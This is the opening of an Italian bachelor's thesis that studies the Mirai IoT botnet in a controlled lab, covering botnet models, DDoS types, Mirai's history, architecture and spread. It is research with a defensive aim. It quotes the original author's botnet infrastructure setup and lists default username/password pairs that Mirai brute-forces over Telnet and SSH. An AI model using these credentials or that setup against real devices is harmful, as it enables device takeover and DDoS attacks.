

UNIVERSITÀ DEGLI STUDI DI PERUGIA  
Dipartimento di Matematica e Informatica



A.D. 1308  
**unipg**  
DIPARTIMENTO  
DI MATEMATICA E INFORMATICA

TESI TRIENNALE IN INFORMATICA

# Simulazione e analisi della botnet Mirai in ambiente controllato

*Relatore*

**Prof. Francesco Santini**

*Laureando*

**Leonardo Aluigi**

---

Anno Accademico 2024-2025

# Indice

|          |                                                            |           |
|----------|------------------------------------------------------------|-----------|
| <b>1</b> | <b>Introduzione</b>                                        | <b>4</b>  |
| <b>2</b> | <b>Background</b>                                          | <b>8</b>  |
| 2.1      | Le botnet . . . . .                                        | 8         |
| 2.1.1    | Botnet IoT . . . . .                                       | 10        |
| 2.2      | Attacchi DoS/DDoS . . . . .                                | 13        |
| 2.3      | Il malware Mirai . . . . .                                 | 15        |
| 2.3.1    | Architettura di Mirai . . . . .                            | 16        |
| 2.3.2    | Propagazione di Mirai . . . . .                            | 18        |
| 2.3.3    | Capacità offensive della botnet Mirai . . . . .            | 21        |
| <b>3</b> | <b>Impostazione del laboratorio</b>                        | <b>26</b> |
| 3.1      | Strumenti di simulazione . . . . .                         | 26        |
| 3.2      | Tool di monitoraggio e analisi . . . . .                   | 28        |
| 3.3      | Avvio del laboratorio . . . . .                            | 31        |
| 3.3.1    | Esecuzione del server CNC . . . . .                        | 33        |
| 3.3.2    | Infezione dei bot . . . . .                                | 33        |
| <b>4</b> | <b>Analisi del comportamento della botnet Mirai</b>        | <b>35</b> |
| 4.1      | Analisi del processo di scansione e infezione . . . . .    | 35        |
| 4.2      | Analisi della fase di attacco . . . . .                    | 40        |
| 4.2.1    | Trasmissione del comando . . . . .                         | 41        |
| 4.2.2    | Caratteristiche del traffico generato . . . . .            | 43        |
| 4.2.3    | Effetti sul server bersaglio . . . . .                     | 48        |
| 4.2.4    | Analisi della disponibilità del server bersaglio . . . . . | 52        |

|          |                                         |           |
|----------|-----------------------------------------|-----------|
| <b>5</b> | <b>Conclusioni</b>                      | <b>55</b> |
| <b>A</b> | <b>Lista completa delle credenziali</b> | <b>59</b> |

# Capitolo 1

## Introduzione

Nel panorama attuale della sicurezza informatica, le botnet rappresentano una delle minacce più rilevanti e persistenti per le infrastrutture digitali moderne, risultando particolarmente difficili da individuare e smantellare in maniera definitiva. La loro natura distribuita e dinamica consente infatti agli attaccanti di mascherare l'origine delle operazioni e di adattare rapidamente il comportamento della rete malevola in risposta ad eventuali interventi di mitigazione. Queste reti malevole sono costituite da una moltitudine di dispositivi compromessi, denominati bot o zombie, che operano sotto il controllo di uno o più attaccanti attraverso infrastrutture di comando e controllo. Gli attaccanti sfruttano queste reti per svolgere una vasta gamma di attività illecite, beneficiando dell'elevato numero di dispositivi coinvolti. Tra le principali attività rientrano attacchi Denial-of-Service (DoS) e Distributed Denial-of-Service (DDoS) su larga scala, in grado di rendere servizi e applicazioni temporaneamente inaccessibili. A questi si affiancano l'invio massivo di malware e spam, finalizzato alla compromissione di ulteriori dispositivi e all'espansione della botnet stessa, nonché campagne di phishing e frodi informatiche mirate alla raccolta di informazioni sensibili, come credenziali di accesso e dati personali. In molti casi, le botnet vengono impiegate come infrastrutture a noleggio, rendendole strumenti estremamente insidiosi e utilizzabili per scopi differenti a seconda delle esigenze degli attaccanti.

L'evoluzione delle infrastrutture di rete e la crescita esponenziale del numero di dispositivi connessi hanno contribuito in modo significativo ad accrescere la portata di questo fenomeno. In particolare, la diffusione dei dispositivi Internet of Things (IoT)

ha introdotto nuove superfici di attacco, spesso caratterizzate da limitate capacità di difesa e da configurazioni non adeguate. Dispositivi come telecamere IP, router domestici, videocitofoni, smart TV e altri elettrodomestici connessi alla vengono distribuiti con credenziali di default, firmware obsoleti o meccanismi di aggiornamento assenti, rendendoli bersagli ideali per infezioni automatiche su larga scala.

La nascita e l'evoluzione delle botnet IoT evidenziano come la sicurezza informatica non riguardi più esclusivamente i computer tradizionali, ma coinvolga qualsiasi dispositivo dotato di connettività di rete. La compromissione di apparati completamente innocui può infatti avere conseguenze rilevanti sulla stabilità e sulla disponibilità di servizi critici, con impatti che si estendono ben oltre il singolo dispositivo infetto e che possono interessare intere infrastrutture di rete. In questo contesto si colloca il malware Mirai, responsabile della creazione di una delle botnet IoT più conosciute e studiate, che ha attirato l'attenzione della comunità scientifica e industriale per la semplicità delle sue tecniche di infezione e per l'elevata insidiosità dei suoi attacchi. Mirai ha dimostrato come lo sfruttamento di vulnerabilità banali, quali l'utilizzo di credenziali deboli o predefinite, possa tradursi in una capacità offensiva estremamente elevata, capace di generare volumi di traffico tali da compromettere la disponibilità di importanti servizi di rete.

Lo studio di una botnet come Mirai risulta particolarmente rilevante, in quanto rappresenta un caso emblematico in cui la semplicità di infezione dei dispositivi vulnerabili si combina con un'architettura di controllo efficiente e con un alto potenziale di attacco. Analizzare Mirai consente di comprendere non solo le tecniche di propagazione del malware, ma anche le strategie di gestione dei bot, e i meccanismi con cui questi attacchi possono impattare in maniera significativa su server e infrastrutture di rete.

Alla luce delle precedenti considerazioni, la presente tesi si propone di esaminare in modo approfondito la botnet Mirai attraverso la realizzazione di un ambiente di simulazione controllato. La scelta di focalizzarsi su Mirai non è motivata solo dalla sua rilevanza storica, ma anche dalla sua persistente attualità nel panorama attuale. Infatti nonostante la pubblicazione del codice sorgente e la conseguente diffusione di numerose varianti, Mirai continua a rappresentare un modello di riferimento per lo studio delle botnet IoT.

L'analisi di Mirai consente di evidenziare come vulnerabilità semplici, spesso tra-

scurate in fase di progettazione, possano essere sfruttate in modo sistematico per costruire infrastrutture di attacco estremamente pericolose. Comprendere tali dinamiche risulta fondamentale sia dal punto di vista offensivo sia da quello difensivo, poiché permette di individuare le debolezze più critiche nei dispositivi IoT e di valutare l'efficacia delle contromisure adottabili. In questo senso, lo studio di Mirai offre una base concreta per la comprensione di fenomeni più complessi e per l'analisi di botnet di nuova generazione.

L'utilizzo di un ambiente di test controllato consente di studiare in maniera sistematica tutte le fasi operative del malware, dalla scansione della rete alla ricerca dei dispositivi vulnerabili, al processo di infezione e di integrazione degli stessi all'interno della botnet, fino all'esecuzione degli attacchi DoS/DDoS, analizzando il traffico generato e l'impatto sulla disponibilità del server bersaglio.

Infine l'attenzione sarà dedicata all'analisi degli attacchi DoS/DDoS per comprendere al meglio uno dei principali vettori di minaccia per la disponibilità dei servizi di rete. Questi attacchi, sempre più frequenti e sofisticati, rappresentano una minaccia critica per le organizzazioni, rendendo fondamentale lo studio dei meccanismi attraverso cui essi vengono realizzati e degli effetti che producono sui sistemi bersaglio.

L'obiettivo è quello di fornire una visione chiara e dettagliata del funzionamento di Mirai in un contesto controllato, mettendo in evidenza sia le criticità di sicurezza che rendono possibili tali attacchi, sia gli effetti concreti che essi possono avere sui servizi di rete e sulle risorse dei sistemi bersaglio. In particolare il contenuto della tesi è organizzato come segue:

- **Capitolo 1:** fornisce una presentazione generale degli argomenti trattati nella tesi;
- **Capitolo 2:** illustra il background teorico definendo i concetti fondamentali necessari a una corretta comprensione del lavoro, tra cui quello di botnet e di attacco DoS/DDoS. Viene inoltre analizzato il malware Mirai con particolare attenzione alle sue modalità di propagazione, alla struttura della botnet conseguente all'infezione dei dispositivi vulnerabili e alle capacità offensive della stessa;

- **Capitolo 3:** descrive in dettaglio tutti gli strumenti e le tecnologie impiegati per la creazione dell'ambiente di simulazione. Vengono anche illustrati gli strumenti per il monitoraggio della rete e delle risorse del server bersaglio;
- **Capitolo 4:** espone i risultati ottenuti durante la creazione della botnet e l'esecuzione degli attacchi verso il server bersaglio, accompagnati da un'analisi dettagliata del traffico generato nella rete e degli effetti osservati sulla disponibilità del servizio;
- **Capitolo 5:** presenta le conclusioni tratte dai risultati ottenuti, vengono inoltre illustrate delle possibili estensioni del lavoro realizzato.

# Capitolo 2

## Background

In questo capitolo verranno presentati i concetti teorici necessari per la comprensione della botnet Mirai e delle tecniche che essa impiega per andare a compromettere i dispositivi e coordinarne le attività.

Si partirà da una panoramica generale sul concetto di botnet, analizzandone la struttura e i modelli di comunicazione. Successivamente si introdurranno i dispositivi IoT per capire come la loro sicurezza ridotta abbia permesso un'espansione così grande della botnet Mirai. Infine verranno analizzati tutti gli aspetti della botnet Mirai tra cui l'architettura, la modalità di propagazione, le capacità offensive della botnet e il malware che ha permesso la sua implementazione.

### 2.1 Le botnet

Una botnet, abbreviazione di *robot-network*, è una rete di dispositivi compromessi sotto il controllo di un attore malevolo, chiamato *bot-master*, che li utilizza per attacchi di vario tipo [14]. L'architettura di una botnet è composta dai bot, rappresentati dai dispositivi compromessi, e da un server *Command and Control* (CNC) utilizzato per inviare istruzioni ai bot [12]. Si distinguono due principali modelli di botnet, i quali si differenziano principalmente per il metodo di comunicazione tra i bot e il CNC, e sono [12]:

- **Modello centralizzato:** botnet guidate da un solo server CNC, il quale da solo invia le istruzioni a tutti i bot, ciò implica che se il server CNC viene



scoperto è a rischio l'intero funzionamento della botnet. Questo rende il modello centralizzato molto vulnerabile ad azioni di mitigazione;

- **Modello decentralizzato:** anche chiamato modello *peer-to-peer* (P2P), in questo caso anche i bot possono inviare le istruzioni generate inizialmente dal bot-master. Quindi fin quando quest'ultimo riesce a comunicare con un solo bot il funzionamento della botnet non è compromesso, tutto ciò rende questo modello più resistente ad azioni di mitigazione.

Nella Figura 2.1 vengono rappresentati il modello centralizzato e il modello decentralizzato mostrando come il modello decentralizzato sia più resiliente rispetto a quello centralizzato.




Figura 2.1: Modello centralizzato e decentralizzato [2].

La costruzione di una botnet segue tipicamente queste fasi sequenzialmente [12]:

1. **Infezione:** l'attaccante sfrutta una vulnerabilità per esporre i dispositivi ad un malware. La vulnerabilità oltre che nel sistema può anche trovarsi anche nel comportamento umano, l'obiettivo è quello di esporre l'utente inconsapevole all'infezione del malware. Solitamente gli attaccanti sfruttano i problemi di sicurezza dei software e/o degli hardware oppure inviano il malware tramite e-mail o altri messaggi online;
2. **Iniezione:** la vulnerabilità precedentemente trovata viene utilizzata per infettare il sistema eseguendo il codice malevolo;
3. **Connessione:** il dispositivo compromesso attraverso l'esecuzione di codice malevolo apre una connessione con il server CNC diventando effettivamente un bot

sotto il controllo del bot-master. I bot a loro volta possono eseguire una scansione della rete alla ricerca di dispositivi vulnerabili, l'obiettivo finale è quello di controllare il maggior numero di dispositivi possibile in modo da disporre di un'enorme potenza di attacco;

4. **Esecuzione di attività malevole:** i bot possono essere istruiti dal bot-master per svolgere una serie di attività malevole;
5. **Mantenimento:** il bot-master utilizza differenti metodi per mantenere attiva la botnet. Tra cui l'aggiornamento e l'eliminazione di bot sospetti o non più attivi.

Il numero di dispositivi infettati da una botnet può raggiungere centinaia di migliaia di unità. Una volta che la botnet è attiva essa può portare a termine una serie di attività malevole tra le quali [20]:

- **Distributed Denial-of-Service (DDoS):** i bot vengono utilizzati per generare un enorme quantità di traffico di rete verso siti web o altri servizi con lo scopo di interromperne la disponibilità per un tempo più o meno lungo;
- **Campagne di Phishing:** vengono imitate identità o organizzazioni fidate per indurre gli utenti a divulgare informazioni riservate. In questo caso i bot vengono impiegati nell'invio di messaggi di spam volti al furto di credenziali di accesso a servizi di vario genere e alla distribuzione di malware di ogni tipo;
- **Mining di criptovalute:** viene utilizzata la potenza computazionale aggregata della botnet;
- **Affitto della botnet:** tramite il modello *Botnet-as-a-Service* si può concedere, previo pagamento, l'utilizzo della botnet per scopi malevoli a terze parti.

### 2.1.1 Botnet IoT

I dispositivi candidati ad essere parte di una botnet sono tutti quelli in grado di connettersi a internet, quindi non solo computer e smartphone ma anche quei dispositivi che fanno parte dell'*Internet of Things* (IoT). Questo termine si riferisce a

tutti quei dispositivi che sono in grado di raccogliere, memorizzare ed inviare informazioni attraverso la rete come ad esempio smart TV, smartwatch, elettrodomestici smart, veicoli, telecamere di sicurezza, macchinari industriali e sensori. I vantaggi dell'ecosistema IoT sono i seguenti [19]:

- **Efficienza:** molte attività vengono automatizzate permettendo un notevole risparmio di tempo;
- **Riduzione dei costi:** la produzione di beni e servizi potrebbe richiedere minore intervento umano, questo si traduce in un costo minore per il consumatore finale;
- **Controllo qualità:** le attrezzature IoT, soprattutto quelle industriali, favoriscono una migliore comunicazione tra dispositivi permettendo un maggior controllo della qualità.

Per questo motivo l'IoT è in costante crescita infatti vengono creati nuovi dispositivi in continuazione, tali dispositivi però possono avere una serie di problemi [8]:

- **Sistemi operativi obsoleti:** i dispositivi IoT presentano sistemi operativi vecchi con vulnerabilità note che possono essere tranquillamente sfruttate da un attaccante per violare la sicurezza del dispositivo. Questi sistemi operativi vecchi vengono installati poiché i dispositivi IoT molto spesso non hanno risorse necessarie per supportare sistemi operativi moderni;
- **Mancanza di sicurezza integrata:** a differenza dei computer tradizionali, che molto spesso presentano sistemi antivirus e di rilevamento delle intrusioni (IDS) integrati, i dispositivi IoT non offrono lo stesso livello di protezione risultando più facili da compromettere;
- **Aggiornamenti non frequenti:** tutti i software vengono aggiornati periodicamente sia per aggiungere funzionalità sia per risolvere bug di sicurezza. I dispositivi IoT ricevono gli aggiornamenti molto meno frequentemente esponendoli ad attacchi mirati;
- **Credenziali deboli:** i dispositivi IoT presentano una serie di problemi legati alla sicurezza delle credenziali. I produttori molto spesso distribuiscono i loro prodotti con credenziali predefinite e non impongono agli utenti di modificarle,

in questo scenario un attaccante con un semplice attacco *brute-force* potrebbe accedere al dispositivo;

- **Utilizzo di protocolli deprecati:** alcuni protocolli, come Telnet, non vengono più utilizzati a causa della loro scarsa sicurezza. Tuttavia alcuni dispositivi IoT continuano ad utilizzarli mettendo a rischio la sicurezza dei dati dell'utente.

Nella Figura 2.2 viene mostrata come il mercato dei dispositivi IoT sia in continua crescita mettendo in luce come la sicurezza di questi dispositivi sia un elemento imprescindibile al giorno d'oggi.




Figura 2.2: Crescita dei dispositivi IoT [16].

Le debolezze nei dispositivi IoT possono essere sfruttate per accedere a quest'ultimi ed eseguire del codice malevolo. Una volta fatto ciò i dispositivi possono essere controllati da remoto dando vita ad una botnet IoT e possono essere istruiti ad esempio per andare ad eseguire un attacco DDoS verso un server bersaglio. In questo contesto si inserisce Mirai, un malware che accede ai dispositivi IoT sfruttando le credenziali deboli, che ha dato vita ad una delle più grandi botnet IoT mai esistite.

## 2.2 Attacchi DoS/DDoS

Come detto in precedenza uno degli scopi per cui le botnet vengono create è quello di lanciare attacchi DDoS. Quest'ultimi non sono altro che un'estensione degli attacchi DoS (Denial-of-Service), una tipologia di attacco attraverso il quale viene inondato di richieste un servizio degradandone, o nei casi più gravi interrompendone, la disponibilità. Un attacco DDoS (Distributed Denial-of-Service) segue lo stesso principio, con l'unica differenza che il traffico massivo è generato da una moltitudine di macchine compromesse, organizzate all'interno di una botnet. Questo rende l'attacco DDoS difficile da mitigare e molto più insidioso di un attacco DoS tradizionale. Le principali tipologie di attacchi DDoS si suddividono in tre categorie principali e ciascuna coinvolge diversi livelli della rete descritti nel modello OSI (Open System Interconnection)<sup>1</sup>. Tra questi attacchi possiamo distinguere l'attacco volumetrico, l'attacco basato sul protocollo e l'attacco a livello applicativo. Di seguito ciascuna di esse verrà descritta nel dettaglio [18]:

- **Attacco volumetrico:** in questa tipologia di attacco l'attaccante tenta di saturare tutta la larghezza di banda tra Internet e il bersaglio, impedendo agli utenti legittimi di usufruire del servizio colpito. Gli attacchi DDoS volumetrici sono noti per sovraccaricare le misure che vengono attuate per mitigare gli attacchi DDoS stessi. Tra le varianti più comuni rientrano: gli *UDP flood*, gli *ICMP flood* e gli attacchi di amplificazione DNS. Prendendo come esempio quest'ultimi, l'attaccante invia utilizzando un indirizzo IP contraffatto, appartenente alla vittima, richieste di *lookup* al server DNS. Queste richieste chiedono di restituire una grande quantità di informazioni per ognuna di esse. Il server DNS quindi risponderà ad ogni richiesta inondando di dati l'indirizzo IP della vittima;
- **Attacco a livello applicativo:** questo attacco prende di mira le applicazioni di una rete che nel modello OSI rientrano nel livello 7. Gli attacchi di questo tipo bersagliano siti e applicazioni web interrompendone la disponibilità e non permettendo ad un utente legittimo di utilizzarli. La forma più comune di attacco a livello applicativo è l'*HTTP flood*, in questo attacco l'attaccante utilizza più dispositivi per inviare molteplici richieste HTTP ad un sito web. Il server

---

<sup>1</sup>ISO/IEC 7498-1:1994. <https://www.iso.org/standard/20269.html>

bersaglio non riuscendo a gestire tutte le richieste rallenta o nei casi peggiori interrompe completamente il servizio;

- **Attacchi al protocollo:** questi attacchi prendono di mira il livello di rete e il livello di trasporto ovvero il livello 3 e 4 del modello OSI. Gli attacchi al protocollo, noti anche come attacchi di esaurimento dello stato, causano un'interruzione della disponibilità per via dell'esaurimento delle risorse del server e/o dei dispositivi intermedi come firewall e bilanciatori di carico. Un attacco tipico che rientra in questa categoria è l'attacco *smurf*. Quest'ultimo utilizza l'ICMP (Internet Control Message Protocol), ovvero un protocollo per diagnosticare lo stato di comunicazione tra due dispositivi. In uno scambio ICMP tipico, un dispositivo invia una richiesta ICMP di tipo *echo* ad un altro dispositivo il quale risponde in modo analogo. In un attacco smurf l'attaccante inoltra una richiesta echo ICMP ad un indirizzo di rete *broadcast*, falsificando il suo indirizzo IP con quello della vittima. I dispositivi che ricevono la richiesta rispondono simultaneamente all'indirizzo IP della vittima, generando un enorme volume di traffico così da saturarne rapidamente le risorse. Questo attacco a differenza degli altri DDoS non richiede l'utilizzo di una botnet. Nella Figura 2.3 è mostrato l'andamento temporale di un attacco HTTP flood registrato nel 2016 da Cloudflare e attribuito a una botnet IoT, probabilmente Mirai o qualche sua variante. L'attacco ha coinvolto circa 52000 indirizzi IP e ha raggiunto un picco di 1.75 milioni di richieste al secondo (Mrps).




Figura 2.3: Andamento di un attacco HTTP flood (livello 7) [22].

## 2.3 Il malware Mirai

Mirai è un malware di tipo *worm-like*, progettato per compromettere dispositivi IoT e trasformarli in bot controllati da remoto, organizzati in una botnet ed utilizzati per eseguire attacchi DDoS su larga scala, con lo scopo di degradare la disponibilità di servizi online, siti web o intere infrastrutture di rete. Mirai è stato programmato da tre giovani di nome Paras Jha, Dalton Norman e Josiah White [26] per attaccare server rivali su Minecraft, invitando successivamente le vittime a pagare per evitare ulteriori interruzioni del servizio e dando così avvio a un vero e proprio racket di protezione. Il codice di Mirai, scritto nel linguaggio C e progettato per essere compatibile con diverse architetture utilizzate nei dispositivi IoT, divenne open-source quando un utente noto come “Anna-Senpai”, pseudonimo che gli investigatori riconducono a Paras Jha [6], lo ha pubblicato su un forum chiamato “Hackforums” a settembre del 2016 [3]. Da questo momento in poi il codice sorgente di Mirai è stato utilizzato come base per la creazione di numerose altre botnet composte da dispositivi IoT, come dimostrano le molteplici varianti identificate successivamente. Questa pubblicazione ha permesso inoltre a persone con una minima abilità informatica di replicare facilmente la botnet Mirai. La combinazione di questi fattori portò, alla fine del 2016, al rilevamento di attacchi DDoS su larga scala, in particolare fu lanciato un attacco al web host OVH che raggiunse 1 Tbit/s successivamente fu anche riportato un attacco al sito “Krebs on Security” che raggiunse i 620 Gbit/s [10]. L’attacco più importante però si verificò il 21 ottobre 2016 quando venne lanciato un DDoS contro Dyn, oggi Oracle Dyn un noto fornitore di servizi DNS, che interruppe la disponibilità di servizi come Github, Netflix, Reddit, Twitter e altri ancora [21]. Poco dopo toccò alla già debole infrastruttura Internet della Liberia, la quale subì un attacco DDoS che impedì l’accesso ad Internet per alcuni giorni [21]. Nel dicembre del 2017 Paras Jha, Dalton Norman e Josiah White ammisero la loro colpevolezza dichiarando di aver infettato oltre 300000 dispositivi IoT per usarli in attacchi DDoS [4]. Secondo l’accordo di patteggiamento, Paras Jha ammise di aver scritto il codice sorgente di Mirai intorno al luglio 2016 e di averlo utilizzato, insieme ai suoi complici, per colpire con attacchi DDoS diversi bersagli [4]. Nella Figura 2.4 viene mostrata una timeline raffigurante gli eventi principali riguardanti la botnet Mirai.




Figura 2.4: Timeline della botnet Mirai.

Ad oggi, nonostante siano passati quasi dieci anni dalla pubblicazione del codice sorgente, continuano a essere scoperte varianti di Mirai come Satori, Mukashi, Moobot e Sonic, le quali condividono parte del codice originale e si differenziano principalmente per le vulnerabilità sfruttate e per le tipologie di dispositivi presi di mira [13]. Questo dimostra che Mirai ha avuto e continua ad avere un ruolo centrale nella creazione delle botnet orientate a dispositivi IoT, per comprenderne il funzionamento bisogna necessariamente descriverne le componenti interne e i meccanismi operativi che la caratterizzano.

### 2.3.1 Architettura di Mirai

La botnet Mirai, così come pensata dai suoi creatori, si basa su un modello centralizzato le cui componenti sono rappresentate da [5]:

- **CNC server:** componente centrale della botnet utilizzata per andare ad istruire i bot, avviando così attacchi DDoS verso specifici bersagli. I bot e gli utenti autorizzati ad utilizzare la botnet sono memorizzati all'interno di un database MySQL gestito da uno o più admin;



- **Bot:** dispositivi compromessi che vengono controllati in modalità remota dall'attaccante, svolgono anche la funzione di scanner alla ricerca di nuovi dispositivi infettabili;
- **Report server:** fornisce informazioni riguardanti nuovi dispositivi potenzialmente infettabili al loader server;
- **Loader server:** esegue il malware sui dispositivi ricevuti dal report server.

Il Listato 2.1 riporta un estratto del post pubblicato dall'utente "Anna-Senpai" insieme al codice sorgente, nel quale viene descritta la configurazione dell'infrastruttura utilizzata per la botnet [3]. Nella configurazione originale ("Pro Setup"), come riportato nel Listato 2.1, di Mirai sono state adoperate 4 macchine separate, precisamente 1 macchina per il server CNC e 3 macchine NForce<sup>2</sup> per il loader server. Inoltre sono stati utilizzati 2 VPS<sup>3</sup> (Virtual Private Server) per ospitare il database MySQL e il report server. Nello stesso post viene proposta una soluzione alternativa che riduce al minimo il numero di server necessari per la creazione della botnet. In questa configurazione ("Bare Minimum") il server CNC viene accorpato con il database MySQL e vengono utilizzate una macchina per il report server ed una o più macchine per il loader server.

---

```

1   Pro Setup (my setup)
2   2 VPS and 4 servers
3   - 1 VPS with extremely bulletproof host for database server
4   - 1 VPS, rootkitted, for scanReceiver and distributor
5   - 1 server for CNC (used like 2% CPU with 400k bots)
6   - 3x 10gbps NForce servers for loading (distributor distributes
      to 3 servers equally)

```

---

Listing 2.1: Configurazione della botnet proposta dall'autore "Anna-Senpai" .

Nella Figura 2.5 è illustrata l'architettura della botnet Mirai con i suoi attori principali e le operazioni svolte da ogni componente coinvolta, mostrando come i server e i bot lavorano in modo coordinato per compromettere quanti più nuovi dispositivi possibili.

---

<sup>2</sup><https://www.nforce.com/>

<sup>3</sup><https://www.ibm.com/think/topics/vps>




Figura 2.5: Architettura della botnet Mirai [11].

### 2.3.2 Propagazione di Mirai

La botnet Mirai si propaga infettando nuovi dispositivi IoT, per fare ciò esegue questi passaggi sequenzialmente sfruttando le credenziali deboli di quest'ultimi:

1. **Ricerca di dispositivi vulnerabili:** i bot eseguono una scansione massiva di Internet utilizzando indirizzi IP generati in modo casuale da una funzione interna, da questo processo vengono esclusi alcuni intervalli di indirizzi IP riservati ad utilizzi particolari, come ad esempio l'indirizzo *localhost* e l'indirizzo *multicast*, oltre agli indirizzi IP associati ad infrastrutture sensibili quali il servizio postale e il Dipartimento della Difesa statunitensi [21]. Durante questa scansione si tenta, tramite un approccio *brute-force*, un accesso sulla porta TCP 22 o TCP 23, utilizzate rispettivamente da SSH e Telnet, provando circa 60 coppie di credenziali deboli comunemente impostate dai produttori [21]. Una volta che l'accesso tramite SSH o Telnet va a buon fine, il bot riporta al report server l'avvenuta compromissione [21]. Nel Listato 2.2 sono illustrate alcune delle combinazioni username/password che durante la fase di scansione di Mirai vengono provate

per accedere ai dispositivi individuati [1]. La lista completa delle credenziali che vengono testate è illustrata nell'Appendice A.

---

|    |            |           |
|----|------------|-----------|
| 1  | // root    | admin     |
| 2  | // admin   | admin     |
| 3  | // root    | 888888    |
| 4  | // root    | xmhdipc   |
| 5  | // root    | default   |
| 6  | // root    | juantech  |
| 7  | // root    | 123456    |
| 8  | // root    | 54321     |
| 9  | // support | support   |
| 10 | // root    | (none)    |
| 11 | // admin   | password  |
| 12 | // root    | root      |
| 13 | // root    | 12345     |
| 14 | // user    | user      |
| 15 | // admin   | (none)    |
| 16 | // root    | pass      |
| 17 | // admin   | admin1234 |

---

Listing 2.2: Alcune combinazioni username/password provate.

